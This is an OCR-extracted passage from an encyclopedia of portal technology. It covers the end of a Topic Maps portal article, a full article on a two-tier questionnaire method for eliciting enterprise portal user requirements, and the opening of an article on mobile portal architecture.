Pepper, S. (2006). *Towards the semantic superhighway. A manifesto for published subjects*. Paper presented at the WWW2006 Workshop: Identity, Reference, and the Web (IRW2006).

Pepper, S., & Garshol, L. M. (2002). *The XML papers: Lessons on applying topic maps*. Paper presented at the XML Conference.

Pepper, S., & Garshol, L. M. (2004). *Seamless knowledge. Spontaneous knowledge federation using TMRAP*. Paper presented at the Extreme Markup Conference.

Pepper, S., Presutti, V., Vitali, F., Garshol, L. M., & Gessa, N. (2006, March 20). *Guidelines for RDF/topic maps interoperability* (W3C Working Group Draft). Retrieved January 15, 2007, from http://www.ontopia.net/work/guidelines.pdf

Pepper, S., & Schwab, S. (2003). *Curing the Web's identity crisis: Subject indicators for RDF*. Paper presented at the XML Conference.

Pepper, S., Vitali, F., Garshol, L. M., Gessa, N., & Presutti, V. (2005, February 10). *A survey of RDF/topic maps interoperability proposals* (W3C Working Group Note). Retrieved January 15, 2007, from http://www.w3.org/TR/2006/NOTE-rdftm-survey-20060210

Rosenfeld, L., & Morville, P. (2002). *Information architecture for the World Wide Web* (2nd ed.). Sebastopol: O'Reilly.

Sigel, A. (2002). Topic maps in knowledge organization. In J. Park & S. Hunting (Eds.), *XML topic maps: Creating and using topic maps for the Web* (pp. 383-476). Boston: Addison-Wesley Professional.

Staab, S., Angele, J., Decker, S., Erdmann, M., Hotho, A., Mädche, A., et al. (2000). Semantic community Web portals.

Computer Networks. The International Journal on Computer and Telecommunications Networking, 33(1-6), 473-491.

KEY TERMS

Information Architecture: Information architecture is the application of knowledge organization principles to organizing Web sites by subject. In a Topic Maps-based portal, the Web site information architecture is driven by the knowledge model specified in the Topic Maps.

Knowledge Organization: Knowledge organization is the subject field concerned with ordering knowledge items (concepts) and the associated objects of all types relevant to these knowledge items.

Knowledge Portal: A knowledge portal is an information portal used by knowledge workers to support them in their tasks. It is a specific type of enterprise portal, comprising support for information content storage and retrieval, organizational communication and group collaboration.

Ontology-Based Portal: An ontology-based portal is a portal employing ontologies as its semantic backbone, mainly for improved information integration, site navigation and search (querying and inferencing). In computer science, an ontology is understood as the explicit specification of a shared conceptualization (Gruber, 1993), or in other words, as a common model about things of interest in a particular domain people want to discourse about. In the case of a Topic Maps-based portal, the underlying Topic Maps specify a lightweight ontology.

Published Subject: A published subject is any subject for which there exists at least one published subject indicator. A published subject indicator is a subject indicator published and maintained at an advertised location for the purpose of supporting Topic Map interchange and mergeability. A subject indicator is an information resource that is referred to from a Topic Map in an attempt to unambiguously identify the subject represented by a topic to a human being (Garshol & Moore, 2005; OASIS Published Subjects TC, 2003; Pepper, 2006).

Semantic Portal: A semantic portal is a portal using semantic Web technologies (such as RDF/OWL, or Topic Maps) to ease the (automatic) processing of content by computers.

Subject-Oriented Portal: see Topic-oriented Portal

Topic-Oriented Portal: A topic-oriented (or subject-oriented) portal (TOP) is a Web-based information or knowledge portal where informational content is presented in relationship to subjects. The information architecture is based on an ontology specifying the subjects of interest and their interconnecting relationships.

Topic Maps-Based Portal: A Topic Maps-based (or Topic Maps-driven) portal (TMP) is a topic-oriented portal which uses Topic Maps to realize the benefits of a subject-oriented information architecture.

ENDNOTE

1. http://www.networkedplanet.com/solutions/portals/index.html
2. http://www.ontopia.net/omnigator/models/topic-map_complete.jsp?tm=opera.xtm
3. http://kulturnett.no
4. http://www.coolheads.com/egov/combined/topicmap/s120/img24.html#N1
5. forskning.no
6. forbrukerportalen.no
7. matportalen.no
8. http://www.swed.org.uk/swed/servlet/Entry?action=v

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A Two-Tier Approach to Elicit Enterprise Portal User Requirements

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INTRODUCTION

Organizations are increasingly turning to enterprise portals to support knowledge work. Portal deployment can be intra-departmental across several business units in one organization or even inter-organizational. Currently in the industry, most of these portals are purchased solutions (e.g., collaboration and smart enterprise suites) and many of these purchasing and selection decisions are primarily driven by the interest of a small group of stakeholders with strong influence from IT vendors. The true requirements for the portal as well as the strategy for its medium- to long-term phased deployment are, in general, poorly addressed. This, together with other reasons, has lead to many failures or to a low adoption rate of the enterprise portal by staff at various levels of an organization. Common problems that hinder portal adoption include lack of an overall governance model, mis-alignment with business processes, poor or non-existent content management (process, tools, and governance), and technical problems associated with the development and configuration of portlets. This article focuses on one critical issue that directly influences the success of an enterprise portal deployment, namely the correct elicitation of user requirements (which in turn lead to the chosen portal's features and to the style of the portal interface). Taking into consideration the advancement and landscape of commercial portal vendors in the market, this article discusses a bottom-up approach to the identification of high-level drivers for portal usages for its users.

Reasons for a Low Portal Adoption Rate

A survey of 387 organizations by META Group (Roth, 2004) has revealed that although portal adoption among organizations is strong (e.g., some 35% in mid-2003), there have been plenty of setbacks in sustaining or enhancing user adoption of a portal after it has been deployed. Based on the authors' experience gained from working on various KM systems and portal projects (in the Asia Pacific region), prominent reasons why an enterprise portal are under-used include:

- The portal is difficult or unpleasant to use due to poor interface design and to information being difficult to locate. This may include a lack of coordination of the information stored in various portal pages, and inadequacies in the user interface design as well as in the tools provided in the portal.
- Compared to an intranet, the response of a portal is generally slower because of the additional abstractions and messages passing between system components in and outside the portal. Slower responses, needless to say, cause user frustration.
- Portal content may show a lack of integrity because of duplication and inconsistent information in the portal. As a result, users soon lose interest in accessing the portal for purposes of information retrieval.
  Without a single unique sign-on solution, portal users often get annoyed as they need to remember and enter multiple sets of user "IDs" and passwords when accessing different parts of the portal
- Nearly all portal deployment is top-down and enterprise-driven. There is a strong governance on the creation and regulation of documents, folders, and communities/discussion boards. As such, it is often time-consuming to go through the administrative procedures in order to set up a portal (or a portal community space for collaboration).
- Some organizations exert too many restrictions on the use of the portal such as specifying the maximum size of documents that can be uploaded. Certain portal users are permitted to upload only content that is in pre-defined folders. These are issues related to over-governance.
- Some portal interfaces are not aligned with the needs of the users. For example, mobile workers generally require lite-access to their enterprise/project portal via handheld devices.
- Because of personal habit, convenience, or speed of access, many users resort to old sources (e.g., Intranet) to retrieve the information they seek without going

through the portal. After a portal has been deployed, many organizations fail to eliminate (i.e., close-off) the previous access-points hence compromising the single gateway concept/value of having a portal.

- Many employees find enterprise portal capabilities far inferior to the Internet/Web portal that they are now so familiar with (Weiss, Capozzi, & Prusak, 2004).
- Sometimes there is a lack of focus on portal content as insufficient funds are being committed for data migration, content maintenance and features upgrade (Murphy, Higgs, & Quirk, 2002).
- The features, tools, and content provided in the portal do not always align with the business processes or with the KM strategy.
- Not paying sufficient attention to the creation and maintenance of a taxonomy and meta-data, users experience difficulties in locating the needed information via search and navigational means.
- A poor or non-existent change management program means that users are ill prepared for the launch of the portal. This means that they do not appreciate the full potential of the portal.

APPROACHES TO COLLECTING USER REQUIREMENTS

To address the previous problems, the authors have developed a framework and a system to systematically find out what an organization requires of a collaboration tool or portal. The proposed framework adopts a two-tier approach to elicit the user requirements regarding the importance and priority of several well-known and commonly used functions (Collins, 2003) of a portal. These are

- information and communication;
- collaboration and communities;
- content management;
- business intelligence; and
- learning.

The aim of the first part of the proposed framework is to identify the primary and secondary purposes of the portal. This is done by collecting responses via surveys and interviews involving a series of very different sets of questions from various stakeholders including decision-makers, professional staff, and end users. Once the primary and secondary purposes of the portal have been identified, additional and in-depth requirements will be further elicited (via various methods including anecdote circles (Callahan, 2004), narratives (Snowden, 2002) and/or sense-making (Dervin, 1999)). Focus and control groups will then be established to gauge the effectiveness of the framework when it is applied.

FRAMEWORK FORMULATION

Enterprise portals are designed for work processes, activities, and user communities so as to improve the access, workflow, and sharing of content within and across the organization. Recent evolution and consolidation in the portal marketplace have to lead to a handful of portal vendors offering portal products with, as far as enterprise applications are concerned, varying degrees of product strength. Regarding the deployment of an enterprise portal, Collins (2003) stated that the basic functions of the corporate portal should include content management, collaboration and communities, business intelligence, and learning. In practice, the Delphi Group found that nearly 75% of customers believe portals should be deployed with search, content management, and collaboration functions (Plumtree, 2003). According to a study by IDC on enterprise portal adoption trends (eINFORM, 2003), more than 55% of the respondents indicated that portal software is used internally as a productivity tool for employees, rather than as a tool for partners or customers. The major interests of companies when purchasing software to support portal initiatives are Web-based reporting, Web development tools, Web content management, e-mail, document management, data warehousing, and so forth. The previous reinforces information and communication, collaboration and communities, and content management as some of the key drivers for adopting a portal.


In addition to the previous requirements, Raol, Koong, Liu, and Yu (2003) also pointed out that business intelligence is one of the key drivers for using a portal. Also, Neumann and Schupp (2003) stated that e-learning makes an important contribution to the accessibility, transparency, and maintenance of knowledge management in a corporation. In fact, more and more e-learning material and activities are delivered via a portal interface nowadays.

In summary, we propose a framework to collect the user requirements of the portal that may include these five major components: information and communication, collaboration and communities, content management, e-learning, and business intelligence. The branches under each of these categories have been summarized in the following mind maps (Figure1). Each branch has a set of specific questions to ask. The results are collected, counted, and weighed in different branches. Sample questions are listed in the next section.

QUESTIONNAIRE DESIGN

Kim, Kim, Park, and Sugumaran (2004) propose a multi-view approach based on the structuring principles of Davis (1990) for complex software requirements. The multi-view approach is a hybrid method that combines the strengths of scenario-based analysis, goal-based analysis, case-driven

Figure 1. Different branches of portal functions



analysis, and on coupling the goal with the scenario. All the views have one or more activities imbedded in them, which improve the elicitation and analysis processes.

Compared with Davis (1990), we have adopted a more functional view and have incorporated Ambler's (2005) emphasis on the collaboration or involvement of the key stakeholders' interactively. The survey is the first step to elicit high-level user requirements. The questions measure the relative importance of the functions in contributing to the respondent's requirements for individual and collaborative knowledge work. Each question is measured on a four point Likert-type scale: "strongly disagree," "disagree," "agree," and "strongly agree" plus a "not applicable" option.

In our questionnaire design, we have adopted Snowden's (2002) approach to deal with complexity and the use of narratives. The key to his approach is not to ask a direct question as human beings may not tell the truth; they may even selectively emphasize and de-emphasize their answers to provide the story they want to tell. Therefore, we have phrased the questions indirectly in order to avoid mentioning obvious terms like "content management" and "business intelligence." This is done to deliberately dissociate the function names from the vendors' software market hype, as well as to avoid assuming that the survey respondents have any preoccupation of IT-based KM systems.

Therefore, in deriving the questions, we have adopted the following guiding principles:

1. To ensure discriminative ability, no question focuses on a feature that is commo n across all the categories (e.g., search).
2. A question should be related to one or more of the common knowledge processes that occurs in an organization. Such processes may include, for example, knowledge creation, codification, storage and retrieval, sharing, distribution, and measurement.
3. A question will be asked if and only if it is strongly associated with one or more characteristic in the targeted categories.
4. The set of questions should not be excessive; we expect the questionnaires to be completed within fifteen minutes online.

The derived set of questions aims to elicit high-level requirements rather than mapping user requirements to the vendor's product offerings. The following is a set of sample questions for the first tier. It aims to identify different stakeholders' primary drivers for adopting a portal. Discussion on each of the major categories of drivers are as follows:

Information and Communication

Within the enterprise, there are many communications among different parties. These include corporate announcements, departmental communications, and inter-departmental communications. Sometimes, people are reluctant to use the portal as a platform to communicate and may have the problem of information overload and junk e-mails. This is due to the poor design of the communication channels (e.g., bulletin board, newsletter, e-mail, and FAQ) and poor classification of user groups for the dissemination of information. As a

Table 1. Sample questions for the first tier questionnaire

Branch	Questions
Information and Communication	
Corporate Announcement	The Corporation often broadcasts information (e.g. project wins, industry news, press releases etc.) to various business units and departments.
Departmental Communications	I have a liaise with many of my colleagues It is very important fo me to locate and contact them.
Inter-Departmental Communications	I need to read information prepared by other departments.
E-Forms	I often need to use electronic forms to perform my work. I need o create documents, and submit them to others fo review, comment and/or approval.
Information/Document Repository	I need to be up-to-date with the company's policies and standards (Policies includes HR, Quality, Development & Administrative guidelines, glossaries). I can reuse many existing documents in my daily/project/proposal work.
Content Management	
Search and Categorization	The enterprise/intranet search engine returns far too many and inaccurate results. When uploading a document, I do not know where best to place them.
Taxonomy	My job requires me to upload and classify document(s) into the most appropriate category. The existing system for navigating the file directory is not good enough.
Collaboration and Communities	
Collaborative work	There is a need for colleagues to share and discuss ideas regularly, both physically and online. I have to share documents, skills or knowledge with other colleagues frequently.
Best Practices	I need to identify Subject Matter Experts (SMEs) constantly. I often need to share project discussion and experience with others during a project lifecycle.
Navigation Links	I prefer a piece of information to appear in multiple locations (e.g. a composite document, a shortcut, link (s) to related document (s))
Search and Categorization	The enterprise/intranet search engine returns far too many inaccurate results. When uploading a document, I do not know where best to place them.
Taxonomy	I need to upload documents and classify them into the right category. The existing system for navigating the file directory is not good enough.
Business Intelligence	
Planning	There is a need to manage systematically the creation, hosting and handling of information on webpages, intranets, company websites, and repositories. I need access to lots of operational data (e.g. sales, stock, prices etc.) for everyday decision making.
Analysis	I need to analyze data from some information sources to predict trends/patterns from time to time. Access to data in real time (i.e the most up-to-date data) is critical for my decision making.
Reporting	I need to accss tools for retrieving, analyzing, summarizing and/or presenting data for reporting and other purposes.
E-Learning	
Mentoring	My job involves learning and teaching clients/colleagues, both physically and online.
E-Training	I have a strong need for further training/professional development in my current role. I prefer online learning to classroom learning.

result, staff spends a lot of time reading through e-mails, announcements, or documents they have received. More importantly, some information or documents may be irrelevant to their current work. Besides, some e-mail communications come with the request for existing documents or business transaction forms. Organizations are now turning to a collaboration tool or portal as it provides a common platform for centralizing all such communications. A portal makes it possible to refer to documents or Web pages via embedded links, instead of having to ask for them to be sent as e-mail attachments.

Therefore, we propose to collect the information and communication requirements for handling corporate announcements, departmental communications, inter-departmental communications, e-forms, and for setting up a centralized information/document repository. Users will know where to locate the latest master copy and be alerted to the presence of new or amended information. We have designed the questions to identify what kind of information will be exchanged (i.e., documents or forms) in their business processes and workflow, what channels staffs are expected to use for communication or information exchange, how often staff will communicate with each other and how the document and e-form can be stored, posted, disseminated, and retrieved.

Collaboration and Communities

Nowadays, many enterprises need to cooperate and work together. This is due to the fact that often a single organization does not have all the expertise it needs. To successfully implement a collaborative enterprise or extended enterprise, it is important to understand the needs of the collaboration work and to know how the communities in the enterprise contribute to the collaborative activities (Lee, Cheung, Tsui, & Kwok, 2006). Staff at different levels have their own knowledge domains and can contribute to different parts of the tasks in different projects. Successful collaborative work depends on, among other things, the knowledge domain of the team, their past experience, their experience sharing in their current jobs, the compatibility of the technical platforms, and on ways to work collaboratively (Katzy, Evaristo, & Zigurs, 2000).

We propose to collect the requirements of an enterprise's collaborative work, best practices, and navigation links in their collaboration and community activities. Collaboration may include organizing a meeting, finding a contact, hosting/attending a meeting, jointly making a decision, and follow-up work. We design the questions to identify what kind of collaboration work is taking place among the participants; what collaboration tools are appropriate for them, which group(s) of staff they communicate with frequently; what are the best practices for their collaboration work, and how staff can access and navigate to find the information and services in the collaboration space.

Content Management

To better manage the corporate content that appears in various applications (e.g., Internet Web sites, intranet pages, various repositories, and databases), the process of content creation, updating, and posting need to be identified and embedded in the everyday business processes. It is crucial that information needs be properly classified into different categories to facilitate search and retrieval. Different users may have different interpretations of the same set of information. On many occasions, the low accuracy of information retrieval is due to the poor design of the information taxonomy. Content management is concerned with, among other things, the tagging of meta-data with documents and Web pages, the establishment and ongoing maintenance of the information taxonomy, the associated roles and responsibilities of staff involved, and the lifecycle process of content creation, publishing and archiving.

Many organizations turn to a collaboration tool or portal with the previous as their primary goal. We have designed questions that help to identify the processes of content indexing, updating, posting, and retrieval.

Business Intelligence

Applying business intelligence (BI) to an organization's operational data can help that organization to plan, analyze, and predict their business. However, staff at different levels of an organization often need to view/analyze different types of data. For example, a business development manager may want to track the sales orders and stock supply that he or she is responsible for. In contrast, an executive may want to view, aggregate, and predict the sales trends and volume for the entire region along one or more product lines. There are many products on the market that serve as analytical and reporting tools for different levels of staff in an organization to view and manipulate the data. These tools operate on back-end databases and often rely on the use of data-marts and/or warehouses for data aggregation and presentation as well as provide support for explorative queries (e.g., "what-if" analysis). Several of these tools now come with a portal interface allowing individual users to customize the user interface for their own source(s) of data and presentation format.

Organizations that adopt this approach to deploy a portal/collaboration tool are generally attracted to the concept of a "dashboard" or BI portal. In our questionnaire design, we have specifically focused on questions that ascertain the need for and priority for data aggregation, presentation, and reporting.

E-Learning

Mounting pressure on cost reduction and on the need to provide education to a dispersed workforce have lead to many global organizations adopting some form of online or e-learning system for their staff's professional development. E-learning not only frees the learner from the location and time restrictions but the learning content can also be delivered in relatively short periods of time (e.g., 10-15 minutes each session) and interleaved with practice (e.g., role play, simulations, and games). The use of a portal interface further amplifies the power of e-learning as a portal supports personalization by a user (learner) and provides access to multiple applications (hence supporting the *learning and practice* cycle). Understanding the learners' competence, their expectations, preferred delivery channel(s), and communication mode(s) are critical to success in deploying an e-learning system.

In our questionnaire design, we attempt to find out whether online learning is crucial for the participating organization and if so, whether a portal interface can add further value to the learning environment and outcome.

CURRENT DEVELOPMENT

Ambler (2005) stated that "to apply the right technique for each situation they encounter, effective developers keep multiple requirements elicitation techniques in their intellectual toolkit." He discovered that stakeholders can make a significant contribution throughout the project's lifecycle. Collaboration with the stakeholders is critical and it is recognized that the elicitation of requirements is an ongoing activity, whereas the approach should be flexible; one size does not fit all. Out of the many ways to elicit system requirements, one good method is to keep stakeholders actively involved with modeling.

Ambler (2005) has further listed out nine different requirement elicitation techniques, namely, joint application design (JAD), observation, electronic interviews, legacy code analysis, reading, active stakeholder participation, on-site customer participation, focus groups, face-to-face interviews. However, the first five methods are traditional techniques with restricted interaction and some weaknesses. The latter four elicitation techniques involve more collaboration and interaction. People tend to give voice to more private issues, and information can be elicited more quickly from a single person during face-to-face interviews. In focus groups, significant amounts of information can be gathered quickly. For the on-site customer technique, decisions are made in a timely manner because information is provided to the team in a timely manner. People with domain knowledge define the requirements in active stakeholder participation technique, information provided, and decisions made are in a timely manner.

We should adopt a combination of the above techniques, in conjunction with the narratives/anecdotes and sense-making approaches, to collect secondary portal requirements. We believe the stakeholders should be involved (from start to completion) in the surveys and/or workshops conducted throughout the elicitation phase.

We are also expanding the existing category to cover business process management (BPM) and an elaborated set of questions will be published later.

ADOPTION OF THE TWO-TIER REQUIREMENTS IN INDUSTRY

Up to now, the following organizations/departments are completing or have completed the (online) survey (see Table 2).

More precisely, we intend to couple the gathering of second-tier requirements with a range of methods (e.g., sense-making, anecdote circles, interviews and further in-depth surveys). Comparing and contrasting the data and observations gained from these approaches serves as a good basis for further research. Results comparing the effectiveness of our approach with alternative methods after the above trials will be the subject of future publications.

Table 2.

Case	Type of organization	Prior decision	Research value of the 2-tier requirements gathering approach
1	Regional office of a large global IT outsourcing company (the survey is still being conducted).	Yes. Already decided on the requirements and selected a portal to support the quality office and the business services team.	Reinforces/refutes the existing intention to acquire the system Alerts stakeholders to other benefits of a portal/ collaboration tool.
2	Government Department (1600 staff).	Not yet made; but through a small focus group, they are leaning towards the adoption of an electronic document management and workflow system with support of a project workspace for staff.	Reinforces/refute the existing intention to acquire the system Alerts stakeholders to other benefits of a portal/ collaboration tool.
3	Data services division in a large communications and IT services firm.	Not yet made; but leaning towards a document management system to support product lifecycle management (PLM).	Completed the survey and the result has added weight to their original intention to acquire the system.
4	A large article printing group based in China and headquartered in Hong Kong.	Currently evaluating a collaboration system and an enterprise search engine.	Completed the survey and the result has added weight to their original intention to acquire the system.

CONCLUSION

In summary, the proposed framework is designed to identify the right stakeholders and to collect the right user requirements. Therefore, the first tier questionnaire will identify the primary drivers for adopting a portal. The second tier of questionnaires is to be delivered via a combination of survey, workshops, and interviews with the key stakeholders that are sponsors, decision markers and users of the portal. We believe this method can overcome the problems inherent in the traditional methods of collecting requirements for an enterprise collaboration tool. With this new framework, the organization can have a bottom-up and systematic way to collect the user requirements and ensure the alignment of the requirements with their business processes, needs, and goals.

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REFERENCES

Ambler, S. W. (2005). Requirements wisdom. *Software Development, 13*(10), 54.

Callahan, S. (2004). How to use stories to size up the situation: Why traditional interviews and surveys are insufficient for understanding what is really going on in your organization. Retrieved March 11, 2006 from http://www.anecdote.com.au/papers/Narrative_to_size_up_situation.pdf

Collins, H. (2003). Enterprise knowledge portals: Next generation portal solutions for dynamic information access, better decision making, and maximum results. *AMACOM.*

Davis, A. M. (1990). *Software requirements--Analysis and specification*. Englewood Cliffs, NJ: Prentice-Hall.

Dervin, B. (1999). Chaos, order, and sense-making: A proposed theory for information design. In R. Jacobson (Ed.), *Information design* (pp. 35-57). Cambridge, MA: MIT Press.

eINFORM. (2003). Enterprise portal adoption trends. *eINFORM, IDC,* 4:11.

Katzy, B., Evaristo, R., Zigurs, I. (2000). Knowledge management in virtual projects: A research agenda. *Proceedings of the 33rd Hawaii International Conference on System Sciences*.

Kim, J., Kim, F., Park, S., & Sugumaran, V. (2004). A multi-view approach for requirements analysis using goal and scenario. *Industrial Management & Data Systems,* 104(8/9), 702.

Lee, W. B., Cheung, C. F., Tsui, E., & Kwok, S. K. (2006). Collaborative environment and technologies for building knowledge work teams in network enterprises. *International Journal of Information Technology and Management* (accepted for publication)

Murphy, J., Higgs, L., & Quirk, C. (2002). The portal framework: The new battle for the enterprise desktop. *AMR Research Report, March 2002*.

Neumann, H., & Schupp, W. (2003). E-learning and cooperation as elements of knowledge management. *Stahl und Eisen, 123*(9), 81-84.

Plumtree. (2003). The corporate portal market in 2003: Empty portals--The enterprise Web, composite applications. *Plumtree 2003.*

Raol, J. M., Koong, K. S., Liu, L. C., & Yu, C. S. (2003). An identification and classification of enterprise portal functions and features. *Industrial Management and Data Systems, 103*(8-9), 693-702.

Roth, C. (2004). State of the Portal 2004: Adoption and success- content & collaboration strategies, integration, & development strategies. *Delta 2843 META Group.*

Snowden, D. (2002). Narrative patterns: Uses of story in the third age of knowledge management, *Journal of Information and Knowledge Management, 00*, 1-5.

Weiss, L. M., Capozzi, M. M., & Prusak, L. (2004). Learning from the Internet giants. *MIT Sloan Management Review* (pp. 79-84), Summer 2004.

Ubiquitous Access to Information Through Portable, Mobile, and Handheld Devices

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INTRODUCTION

Use of mobile devices for supporting our everyday communication has become part of our daily routine. Recent statistics illustrate that the penetration of mobile devices in everyday use has reached (and in some cases even surpassed) the penetration of fixed communication devices (ITU, 2004). As a consequence, use of mobile devices for accessing data information also increases, assisted by the rapid development of new technologies especially designed to support multimedia communication. Within the next years, third-generation (3G) wireless services will proliferate, offering multimedia capabilities such as streaming video (BERGINSIGHT, 2005; Raghu, Ramesh, & Whinston, 2002; UMTS forum, 2005). All of these, combined with the establishment of Internet and portal technology as the standard way for information exchange, entertainment, and communication, have created a new scenery that is characterized by access to data "anywhere," "anytime," and by "anyone" (or "any means"). Design issues concerning the particularities of access devices, communication technologies, and volume of information exchanged are very important in the provision of mobile portal services (Microsoft, 2006).

In this article, we address the issue of providing portal services to users with portable devices such as personal digital assistants (PDAs) or smartphones. We propose a reference architecture for providing mobile portal services, based on the distribution of information between the portal servers and the user devices.

BACKGROUND

The need for mobile portal services lies in the penetration of mobile devices in the global market. However, the services offered today are not widely adopted by the mobile users. Surveys that have been carried out have revealed that cost, both in terms of devices (such as PDAs) and operation/subscriptions, constitutes a prohibitive factor. Furthermore, complexity has been mentioned as another reason for avoiding such services. Many people have also expressed their interest in more personalized content tailored to their profile, or in having the ability to create their favourites and set their preferences. In addition, users consider access speed as a key factor, meaning that they prefer minimum-step navigation, since they are not willing to spend much time and money to reach the information. Last, but not least, the applications that offer mobile services are not offered by the mobile operators or are not preinstalled in the devices, but are sold by third-party vendors. Consequently, many people are not aware of available mobile services.

Despite the aforementioned impediments to the explosion of Web services offered to mobile users, mobile-enabled information and market will define the near future scenery. Besides, this story bears similarity to how mobile phones pierced the whole world. The transition from generic Web portals to mobile portals should not be only associated with the adaptation of the content to the display size of the mobile devices. Mobile services should meet the varying needs of a "moving" user. A mobile user may need immediate access to crucial information, or may be in the process of waiting in a queue or for his flight to take off. Furthermore, mobile portals should focus on supporting concrete services for different target groups.

An attempt to organize mobile portal services into categories, according to global practice (GSA, 2002), leads us to the following categorisation:

- **Information Services:** General news, weather forecasts, financial, and sport news.
- **Food and Lifestyle:** Restaurants, bars, music halls, theater, cinema, events list.

- **Travel Services:** Flight/hotel listings, travel guides, maps, position location, and direction guidance.
- **Entertainment:** Online games, horoscopes, and quizzes.
- **Mobile Commerce (M-Commerce):** With real estate, Web banking, shopping, and auctions.
- **Messaging:** MMS, SMS, Chat, e-mail services.
- **Personal Information Management:** Calendars, contacts, photo albums.

The end-user experience is enhanced by the improved interfaces, use of graphics, touch pads, and technologies, such as VGA screens and cameras built into the devices (*Mobile Tech Review*, 2005). Many mobile portals have been launched combining information from the previously mentioned categories (GSA, 2002).

REQUIREMENTS

The basic idea behind the reference architecture proposed in this article is to overcome the limitations imposed by the handheld devices capabilities (display size, battery) and the cost of network connectivity into a platform that provides ubiquitous access to a large portfolio of services. Initially, we define the requirements set for the system design.

User Friendly Interface for Users Unacquainted with Computers

Up to now, use of mobile and portable devices in our everyday life for communicating and entertaining ourselves has been a common practice. However, the concept of accessing information through PDAs instead of desktop PCs is quite new and, therefore, special care should be given to the design of applications services and the corresponding user interfaces.

As opposed to the case of voice communication and music entertainment, where the functionality of the device is limited to simple dialling or play-forward-rewind-stop, handling information presents several challenges. The user has to select the information that he needs to access, and then decide whether the result of his/her selection meets his/her demand. Furthermore, links between different types of information have to be specially designed in order to facilitate navigation. The small screens of mobile devices introduce an extra challenge: the "shrinking" of data so that the same level of information fits to much less than a quarter of minimum display of an average desktop computer.

Coherent Site Map to Minimize Navigation and Facilitate Users' Experience while Reducing Network Connectivity Costs

This is actually a requirement for any portal design. However, PDA terminals have special characteristics, that make minimization of navigation steps and connectivity costs very crucial. These characteristics are the low processing power and memory of portable devices, as well as the limitations in network connectivity that is provided over GPRS. Therefore, reaching information with minimum interaction is a key point for successful design of Web pages.

Up-to-Date Content

Ubiquitous access to information places an extra effort for portal designers. If we take into account the nature of information that is expected to be requested from a mobile device (news, weather updates, financial information), then it is obvious that the majority of user requests will be for dynamic content, constantly updated. Therefore, the designers and administrators of mobile portals should focus on data update and back-office mechanisms.

User Notification and Push Content Mechanisms

One major difference between "conventional" portals and mobile portals is the inability of these devices to maintain permanent connections to the portal. Therefore, for example, in a mobile portal that provides information about the stock market, updates on the price of stocks could be provided to desktop users through long last sessions (even for hours). This is not possible in mobile devices, not only due to the nature of the underlying communication infrastructure (GPRS-UMTS), but also due to the fact that deployment of other applications on the device (a phone call) may interrupt the session. Furthermore, the use of the mobile device is not the same as that of a desktop computer that is confined in a certain position on a desk.

For this, special mechanisms for notifications about data updates, and also push content mechanisms should be provided for information that is constantly changing, and this change has to be immediately reported to the user. The case of Blackberry devices (Research In Motion, 2006) and remote management capabilities in Windows mobile 5.0 (Microsoft, 2006) are excellent examples of such mechanisms.

PROPOSED ARCHITECTURE

On the ground of the requirements set, users should have fast response and online feedback on crucial information. An ideal way to achieve both demands is to take advantage of the memory space of the handheld device, and to discriminate content into static and dynamic. The notion is to have locally stored information that need not to be frequently updated, such as travel guides, maps, restaurants' and bars' addresses or description. This kind of data can be preinstalled in the device and can be renewed periodically through a synchronization process, depending on the type of information (i.e., tourist-related information may be updated yearly, while entertainment-related information should be updated more often). The dynamic content can be obtained through direct connection to the mobile portal.

Special provision should be given so that the information provided through the portal is in a form that can be used offline. This is very crucial for cases where this information regards promotional offers, addresses in terms of phone and fax numbers, and location information. In this way, the user has access to a wide range of services without needing to be always connected to the portal. Especially in cases where use of the mobile device is expected to happen in areas with poor network coverage (i.e., mountain resorts where access to GPRS is not always available), the previous requirement becomes essential.

Another important issue is that of subscription to active information-sources (such as newsfeeds or stock-market) results in periodically updated reports that can be sent by SMS to end-users. Also, users belonging to a specific group (i.e., group of tourists) can be informed by announcements for special events organized. Photos taken during holidays can be uploaded in personal folders hosted under the portal, and can be used for sending e-cards or for creating a photo-album.

There are many issues regarding the frequency with which content should be updated. First of all, most of the online information is provided in the form of RSS-feeds (Loutchko & Birnkraut, 2005), which are information feeds offered by specific content providers. Therefore, there is no burden for the mobile portal administration to update information such as weather forecast, headline news, and so forth. Moreover, weather reports can provide "safe" forecast for a short future period (e.g., for 5 days) so that a user does not have to be connected to the mobile portal on a daily basis. In order to simplify the process of adding offers or dynamic information for the companies that are hosted and promoted by the portal, online tools can be provided for the renewal of the commercial information.

A proposed architecture for an end-to-end implementation of a platform that satisfies these requirements is depicted in Figure 1.

The platform consists of the following components.

Figure 1. Proposed platform implementation

